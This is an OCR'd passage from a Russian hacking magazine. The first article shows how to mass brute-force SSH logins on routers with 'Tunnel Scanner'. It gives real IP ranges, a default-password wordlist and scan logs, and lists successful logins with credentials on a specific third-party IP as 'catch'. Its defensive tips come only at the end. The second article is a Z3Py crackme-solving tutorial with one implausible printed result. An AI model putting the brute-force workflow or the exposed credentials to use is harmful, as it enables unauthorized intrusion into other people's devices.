


Рис. 1. Программа Tunnel Scanner в работе


Lister - [C:\Users\Den\Downloads\TunnelScanner\ip.txt]

Файл Правка Вид Справка 100 %

```
176.9.1.1 - 176.9.255.255
213.239.1.1-213.239.255.255
```

Рис. 2. Файл ip.txt — диапазоны IP-адресов

Список логинов и паролей задается параметром Login;Password. По умолчанию он берется из файла words.txt (рис. 3). Конечно, на рис. 3 список довольно убогий, но, думаю, в Сети ты без проблем найдешь более продвинутый (или можно проявить смекалку и создать свой).

Рис. 3. Список логинов и паролей

Lister - [C:\Users\Den\Downloads\TunnelScanner\words.txt]

Файл Правка Вид Справка 100 %

```
admin;admin
support;support
root;123456
ubnt;ubnt
ftp;123456
guest;guest
admin;private
support;qwerty
test;123123
admin;password
admin;12345
user;user
admin;support
pi;raspberry
admin;ubnt
root;12345
admin;123456
test;test
operator;operator
admin;12345678
guest;123456
root;root
root;password
root;admin
ftp;ftp
ftpuser;ftpuser
osmc;osmc
root;Passw0rd
root;passw0rd
```

Параметр Threads задает количество одновременных потоков для брута. По умолчанию используется значение 900 — этого более чем достаточно. Параметр Timeout определяет тайм-аут в секундах между попытками.

Что ж, осталось нажать кнопку Start. Программа в работе изображена на рис. 1. Как видишь, мы уже получили первые результаты. Проанализируем их:

```
[1] 37.112.128.160 -  failed to connect
[5] 37.112.128.164 -  checking admin;admin
[4] 37.112.128.163 -  failed to connect
[3] 37.112.128.162 -  failed to connect
[6] 37.112.128.165 -  failed to connect
[2] 37.112.128.161 -  failed to connect
[5] 37.112.128.164 -  [-]: admin;admin
[5] 37.112.128.164 -  checking support;support
[5] 37.112.128.164 -  [-]: support;support
[5] 37.112.128.164 -  checking root;123456
[5] 37.112.128.164 -  [-]: root;123456
[5] 37.112.128.164 -  checking ubnt;ubnt
[5] 37.112.128.164 -  [-]: ubnt;ubnt
[5] 37.112.128.164 -  checking ftp;123456
[5] 37.112.128.164 -  [+]: ftp;123456
...
```

Номер в квадратных скобках — это номер потока (для нас он не имеет значения). Далее указывается сканируемый IP-адрес. Строка **`failed to connect`** означает, что порт SSH закрыт — или совсем, или для нас (брандмауэром). Строка вида **`[-]: admin;admin`** сообщает, что SSH-порт открыт, однако пароль и/или логин не подошел. А вот аналогичная строка с **+** говорит, что все удалось:

```
[5] 37.112.128.164 -  [+]: ftp;123456
```

Это значит, что на машине с IP 37.112.128.164 крутится SSH, войти в систему можно, используя логин ftp и пароль 123456.

Результаты последнего удачного сканирования заносятся в файл **`brute_good.txt`**. С этим файлом нужно быть очень осторожным — программа перезаписывает его при каждом нажатии кнопки Scan. Поэтому после каждого «улова» нужно делать бэкап этого файла.




Рис. 4. Результат удачного сканирования записывается в файл brute_good.txt

Напоследок привожу еще два скрина — сканирование диапазона 37.112.128.100–37.112.128.164. Обрати внимание на рис. 5 — на скольких компах в этом диапазоне есть SSH. Сообщений «failed to connect» очень мало. Улов этого сканирования изображен на рис. 6.


Рис. 5. Сканируем заданный диапазон

```
Tunnel Scanner 1.0

Type
  By Static Login
  By Static Password
  By Login;Password List
Static
  From 37 . 112 . 128 . 100
  To   37 . 112 . 128 . 164
  IP ranges from file
Login
Files
  IP ranges       ip.txt
  Login;Password  words.txt
Settings
  Threads 900   Timeout 1
Start
Stop

[50] 37.112.128.149 - checking ftp;ftp
[31] 37.112.128.130 - [-]: root;admin
[31] 37.112.128.130 - checking ftp;ftp
[50] 37.112.128.149 - [-]: ftp;ftp
[50] 37.112.128.149 - checking ftpuser;ftpuser
[31] 37.112.128.130 - [-]: ftp;ftp
[31] 37.112.128.130 - checking ftpuser;ftpuser
[50] 37.112.128.149 - [-]: ftpuser;ftpuser
[50] 37.112.128.149 - checking osmc;osmc

http://pastebin.com/rtmzc4Nn
```



```
Lister - [C:\Users\Den\Downloads\TunnelScanner\brute_good.txt]
Файл  Правка  Вид  Справка                                   100 %
37.112.128.164;ftp;123456
37.112.128.164;guest;guest
37.112.128.164;ubnt;ubnt
```

Рис. 6. «Улов» сканера

Сколько можно так насобирать? Знакомый говорит, что за один день можно получить до 13 000 строк логин/пароль. Это очень много и говорит о том, что даже в наши дни с безопасностью на многих роутерах все запущено.

КТО БРУТИТ?

Согласно данным `atlas.arbor.net`, за последние 24 часа брут SSH был второй по популярности атакой в мире (рис. 7).

TOP ATTACKS (PAST 24 HOURS) GAINERS OVERALL

DESCRIPTION	ATTACKS PER SUBNET	CHANGE FROM YESTERDAY	CVE	PERCENTAGE
VNC network scanning activity	371.34	+22.6 %		65.6%
SSH brute-force login attempts	66.94	+19.9 %		11.8%
ntpdx overflow attempt	44.81	+40.2 %	CVE-2001-0414	7.9%
MYSQL brute-force login attempts	26.48	+41.4 %		4.7%
Outbound Teredo traffic detected	8.79	+57.5 %	CVE-2007-3038	1.6%

[more]

Рис. 7. Статистика атак

Откуда же исходит угроза? По той же статистике за сутки (сегодня у меня 10 марта 2016 года), чаще всего источник угрозы находится в США, на втором месте — Китай. Конечно, IP-адрес можно изменить, но не думаю, что китайцы особо заморачиваются с этим. На рис. 8 приведена статистика по всем угрозам, а на рис. 9 — только по SSH-атакам.

TOP THREAT SOURCES (PAST 24 HOURS) HOST ASN COUNTRY

COUNTRY	RANK	ATTACKS PER SUBNET	SCANS PER SUBNET	BOTNETS	PHISHING	DOS
US (United States)	1	94	397.45 kB	3	9260	1567
CN (China)	2	38	557.64 kB	1	318	175
CA (Canada)	3	46	268.25 kB	0	776	34
DE (Germany)	4	8	202.05 kB	1	751	177
KR (South Korea)	5	110	84.32 kB	1	38	624
FR (France)	6	1	80.96 kB	10	643	93
GB (Great Britain)	7	1	44.25 kB	1	1329	127
EU (European Union)	8	0	60.60 kB	0	739	93

Рис. 8. Источники угроз за сутки (все угрозы) (начало)



TOP THREAT SOURCES (PAST 24 HOURS) — HOST ASN COUNTRY

COUNTRY	RANK	ATTACKS PER SUBNET	SCANS PER SUBNET	BOTNETS	PHISHING	DOS
PL (Poland)	9	106	48.93 kB	0	257	25
RU (Russian Federation)	10	1	48.72 kB	0	216	84
IN (India)	11	0	14.22 kB	0	286	559
NL (Netherlands)	12	15	32.63 kB	2	337	211
BR (Brazil)	13	0	21.24 kB	0	454	300
TR (Turkey)	14	0	34.76 kB	0	405	15
TW (Taiwan)	15	2	36.44 kB	0	0	0
AU (Australia)	16	1	3.34 kB	0	702	107

Рис. 8. Источники угроз за сутки (все угрозы) (окончание)

SOURCES (PAST 24 HOURS)

BY COUNTRY

Wed Mar 9 2016

KEY	COUNTRY	ATTACKS PER SUBNET	PERCENTAGE
	US (United States)	15.73	23.5%
	CN (China)	15.28	22.8%
	DE (Germany)	2.60	3.9%
	NL (Netherlands)	1.91	2.9%
	FR (France)	1.54	2.3%
	IT (Italy)	1.52	2.3%
	CA (Canada)	1.52	2.3%
	GB (Great Britain)	1.51	2.3%
	UA (Ukraine)	1.09	1.6%
	Other	24.24	36.2%

Рис. 9. Источники SSH-атак за сутки

КАК ЗАЩИТИТЬ РОУТЕР?

Есть четыре простых способа:

1. Роутер настраивается не так часто, и изменять его параметры приходится (после первоначальной настройки) еще реже. Поэтому можно просто отключить SSH. По большому счету он там не особо нужен. Можно включать его только на определенные дни, например когда ты в отпуске и может понадобиться твое вмешательство. Хотя, как правило, роутеры настраиваются по принципу «установил и забыл», но все же.

2. Если SSH нужен, тогда следует изменить его порт. Все подобные рассмотренному сканеры проверяют 22-й порт. Они не сканируют все порты узла. Конечно, если захотят пробрутить именно твой роутер, то сканером портов заветный порт будет очень быстро вычислен. Но если нужен любой роутер, то будут сканировать только порт 22.

3. Используй сложные пароли. Даже если программа найдет твой SSH-порт, вряд ли она сможет подобрать пароль вроде `v8KL2BuCLbcySua`.

4. Настрой брандмауэр так, чтобы доступ к порту SSH разрешался только из определенной подсетки (например, из твоей домашней подсетки — не думаю, что в ней живут миллионы китайцев, желающих пробрутить твой SSH :)).



MICROSOFT ЛОМАЕТ ПРОГИ

УЧИМСЯ РЕШАТЬ CRACKME ПРИ ПОМОЩИ MICROSOFT Z3PY

Иннокентий Сенновский

Недавно Microsoft опубликовала свой SMT-решатель Z3. Давай попробуем разобраться, как можно применить этот инструмент в практических целях.

Сначала определимся с терминами и областью применения. SMT — это теоремы специального вида, решаемые в конечных полях. Поскольку вся булева арифметика, используемая в компьютерах, является арифметикой в конечном поле, SMT хорошо подходит для описания программ. При помощи таких теорем можно представить задачу crackme или условия, при которых реализуется уязвимость в ПО.

До публикации использовать Z3 было довольно неудобно. Приходилось учить новый язык, а запустить решатель можно было только на сайте (кстати, там же находится tutorial для тех, кто хочет выучить сам язык). Сейчас Z3 можно запустить на своем компьютере, и к нему теперь доступны различные API (C, C++, .NET, Java, Python), из которых мы будем использовать Z3Py — API для Python.

УСТАНАВЛИВАЕМ Z3

Начнем с установки. Любителям винды придется скачать Z3 с сайта, установить и добавить поддиректорию z3/bin в переменные среды PATH и PYTHONPATH. Линуксоидам нужно выполнить следующие команды:

```
mkdir z3
cd z3
git clone https://github.com/Z3Prover/z3
cd z3
python scripts/mk_make.py
cd build
make
sudo make install
```

Локальную документацию генерируем так:

```
sudo apt-get install doxygen
cd doc
python mk_api_doc.py
```

Документацию можно просмотреть, открыв файл `doc/api/html/index.html`.

Проверим, все ли правильно установилось. Создаем файл z3example.py со следующим кодом:

```
from z3 import *

def Check():
  a = BitVec('a',32)
  b = BitVecVal(0xdeaddead,32)
  c = BitVecVal(0xbeefbeef,32)
  s=Solver()
  s.add(LShR(b,2)^a==c)
  if s.check()==sat:
    print "Equation satisfiable"
    print "0x%8X"%s.model()[a].as_long()
    return
  print "Equation unsatisfiable"

if __name__=="__main__":
  Check()
```

Запускаем:

```
python z3example.py
```

ОСВАИВАЕМ Z3

Если все установилось правильно, то программа должна вывести:

```
Equation satisfiable
0x8944C944
```

Что делает этот код? Сначала мы создаем переменную **a** размером 32 бита, значение которой мы хотим найти. Далее мы создаем две константы соответствующего размера. Потом мы инициализируем решатель. При помощи метода **add** добавляем в решатель правило: (b>>2)^a=c. Метод **check** запускает решатель и возвращает значение **sat** в случае, если решение найдено. Метод **model** возвращает модель со значениями, удовлетворяющими условию. Модель представляет собой хеш-таблицу, из которой можно получить значение каждой переменной, переданной в решатель.

Z3 поддерживает типы Bool, Int, BitVec, Array, Real, FP (floating point). Типы Bool, Real и Int соответствуют своим названиям. Тип BitVec — это по сути беззнаковое число с определяемым в битах размером. Тип Array позволяет опре-

делить типы индексатора и элементов, FP — задать количество битов под экспоненту и мантиссу.

Примеры инициализации:

```
a = Bool('a')
b=Int('b')
c=Real('c')
d=BitVec('d',32)
e=Array('e',IntSort(),BoolSort())
f=FP('f',FPSort(8,24))
```

Что такое Sort? Так в Z3 называется тип. Очевидно, `IntSort()` возвращает тип Int, `BoolSort()` тип Bool и так далее. Узнать тип переменной можно при помощи метода sort. Например:

```
python
>>> from z3 import *
>>> a= Int('a')
>>> b= Real('b')
>>> (a+b).sort()
Real
```

Для типа FP существуют наследственные типы с определенными размерами (Float16/FloatHalf, Float32/FloatSingle, Float64, Float128).

Все типы, кроме Array, можно определять сразу для нескольких переменных. Достаточно добавить к методу суффикс s:

```
>>> a, b = BitVecs('a b',16)
```

Для всех типов, кроме Array, можно создавать константы. Чтобы инициализировать константу, достаточно добавить к имени типа слово Val и передать ей необходимое значение в качестве первого аргумента. Например:

```
>>> b=BitVecVal(0x1, 32)
```

Для всех типов, кроме BitVec и Array, можно использовать константы без инициализации:

```
>>> a=Int('a')
>>> s=Solver()
>>> s.add(a==1)
```

Константы типа Real можно инициализировать рациональными числами. При этом дробное представление сохранится.

Z3 также позволяет создавать функции.

```
>>> from z3 import *
>>> f = Function('f', IntSort(), IntSort(), BoolSort())
>>> a=Int('a')
>>> b=Int('b')
>>> s=Solver()
>>> s.add(ForAll([a,b],f(a,b)==(a==b)))
>>> x=Int('x')
>>> y=IntVal(0x10)
>>> s.add(f(x,y)==BoolVal(True))
>>> if s.check()==sat:
...             print s.model()[x]
...
16
```

Метод ForAll позволяет определить значение функции для всех возможных значений аргумента. Функцию можно определить для отдельных аргументов, тогда Z3 попробует определить функцию для всех значений:

```
>>> from z3 import *
>>> f=Function('f',IntSort(),IntSort(),BoolSort())
>>> s=Solver()
>>> s.add(f(0,1)==False)
>>> s.add(f(1,1)==True,f(1,0)==False,f(0,0)==True)
>>> if s.check()==sat:
...     print s.model()[f]
...
[(0, 1) -> False,
 (1, 1) -> True,
 (1, 0) -> False,
 (0, 0) -> True,
 else -> False]
```

Для повторения логики программы лучше всего использовать тип BitVec, при помощи которого удобно эмулировать операции с регистрами. Он поддерживает битовые сдвиги, вращение, операции **и**, **или** и **исключающее или**. У него есть одна особенность, из-за которой программа может не найти решение твоей проблемы. Операция >> определена в Z3Py не как логический сдвиг, а как арифметический, то есть с переносом значения флага carry в верхний разряд. Для логического сдвига нужно использовать метод LShR. Для операций битового вращения (rol, ror) есть методы RotateLeft и RotateRight.

Напишем простую программу с этими операциями:

```
from z3 import *

def Check():
  a,b,c =BitVecs('a b c',32)
  s=Solver()
  s.add(RotateLeft(a^b,48)==(RotateRight(c,8)&BitVecVal(0x3457ac24,32)))
  s.add(a&b&c!=BitVecVal(0,32))
  if s.check()==sat:
  m=s.model()
  print '0x%0.8X'%m[a].as_long()
  print '0x%0.8X'%m[b].as_long()
  print '0x%0.8X'%m[c].as_long()

if __name__=='__main__':
  Check()
```

Тип BitVec можно представить в качестве знакового или беззнакового числа при помощи методов as_signed_long и as_long соответственно. Если нужно перевести тип BitVec в Int внутри решателя, поможет процедура BV2Int. Кстати, в нашем коде использовалась процедура RotateLeft со вторым аргументом 48 при размере вектора 32. Очевидно, его можно упростить. Решатель Z3 делает это автоматически, но можно упростить код и самому при помощи процедуры simplify:

```
>>>from z3 import *
>>> a,b = Ints('a b')
>>>simplify((a+1)*(b+3),som=True)
3 +3*a + b + a*b
```

som — это опция, раскладывающая сложные произведения в сумму. Чтобы просмотреть все параметры функции simplify, необходимо вызвать функцию **help_simplify()**.

Z3 позволяет использовать методы питона в качестве уравнений, что очень удобно, если код, который ты попытаешься представить при помощи SMT, использует циклы. Функция должна возвращать True, False или тип Z3 Bool. На вход ей должны быть переданы только аргументы типов Z3. Например:

```
from z3 import *

def f1(a):
  b=0x12345678
```

```
  c=0x23874816
  d=0x42146789
  return (a^b)==(c^d)

def c1(a):
  b=0x1
  i=0
  while i<10:
    b=b+i
    i=i+1
  return a==b

def Check():
  s=Solver()
  a,b,c=BitVecs('a b c',32)
  s.add(c1(a))
  s.add(f1(b))
  s.add(a^b==c)
  if s.check()==sat:
    print 'Satisfiable'
    print s.model()

if __name__=='__main__':
  Check()
```

Исполняем:

```
python z3MethodExample.py
Satisfiable
[b = 1940355559, c = 19403555529, a = 46]
```

ЛОМАЕМ ТЕСТОВЫЙ КРАКМИ

При решении crackme удобно использовать сразу несколько функций. Например, в одной реализовать проверку на символы английского алфавита, а в другой логику самого crackme. Допустим, у нас есть такой crackme:

```
import sys

def Check(a):
  sm=0
  xr=0
```

```
  for i in a:
    sm+=ord(i)
    xr^=ord(i)
  if ((sm==0x704)and(xr==0x36)):
    print 'Serial is valid'
  else:
    print 'Serial is not valid'

if __name__=="__main__":
  if len(sys.argv)>1:
    Check(sys.argv[1])
  else:
    print 'Input serial as an argument'
```

Теперь пишем для него решение:

```
from z3 import *
let_list=[]
def alphaNumeric(a):
  return Or(And(a>0x29,a<0x3a),And(a>0x40,a<0x5b),And(a>0x60,a<0x7b))

def Check(length):
  i=0
  while i<length:
    globals()['l_{}'.format(i)]=BitVec('l_{}'.format(i),8)
    let_list.append(globals()['l_{}'.format(i)])
    i=i+1
  s=Solver()
  i=0
  while i<length:
    s.add(alphaNumeric(let_list[i]))
    i=i+1
  s.add(reduce(lambda x,y: x^y,let_list)==BitVecVal(0x36,8))
  s.add(reduce(lambda x,y: x+ZeroExt(8,y), [BitVecVal(0,16)]+let_list) == BitVecVal(0x704,16))
  if s.check()==sat:
    return s.model()
  return None

def Find():
  global let_list
```

```
  length=2
  while True:
    let_list=[]
    m=Check(length)
    if m!=None:
      break
    length+=1
  print 'Serial: '+reduce(lambda
  x,y:x+chr(y),['']+[m[i].as_long() for i in let_list])

if __name__=="__main__":
  Find()
```


Запускаем:

```
>>> python z3SolveEasyCrackme.py
Serial: mozzWzzygztkhpll
>>> python easycrackme.py mozzWzzygztkhpll
Serial is valid
```

ЛОМАЕМ НАСТОЯЩИЙ КРАКМИ

В качестве практики применим Z3 к настоящему ZeroNights Crackme 2013. Скачать его можно [по ссылке (zip)](zip).

Запускаем приложение, вводим почту и пароль.



